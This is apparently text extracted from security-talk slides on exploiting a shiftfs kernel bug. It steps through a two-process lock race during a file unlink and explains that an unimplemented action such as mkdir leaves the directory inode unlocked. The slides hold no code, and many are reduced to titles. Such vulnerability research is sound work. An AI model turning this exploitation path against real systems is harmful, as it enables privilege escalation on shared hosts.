
# Exploitation - Example lock usage: removing a file

- At the same time, Process B wants to open it





# Exploitation - Example lock usage: removing a file

- Process A removes the link and decrements the usage counter



# Exploitation - Example lock usage: removing a file


- Process A continues the unlink ...



Parent link has been removed


# Exploitation - Example lock usage: removing a file

## ■ Process A finishes the unlink




# Exploitation - Example lock usage: removing a file

## ■ Process B is resumed



# Exploitation - Example lock usage: removing a file

- Process B continues and returns an error




# Exploitation - A reminder about the bug


- **If we perform an action which is not implemented (like *mkdir*) *shiftfs* will unlock the inode directory**
  - We can have several processes doing modifications in the same directory at the same time

# Exploitation - Example lock usage: removing a file

- Remember when Process B was waiting for the lock...



# Exploitation - Example lock usage: removing a file



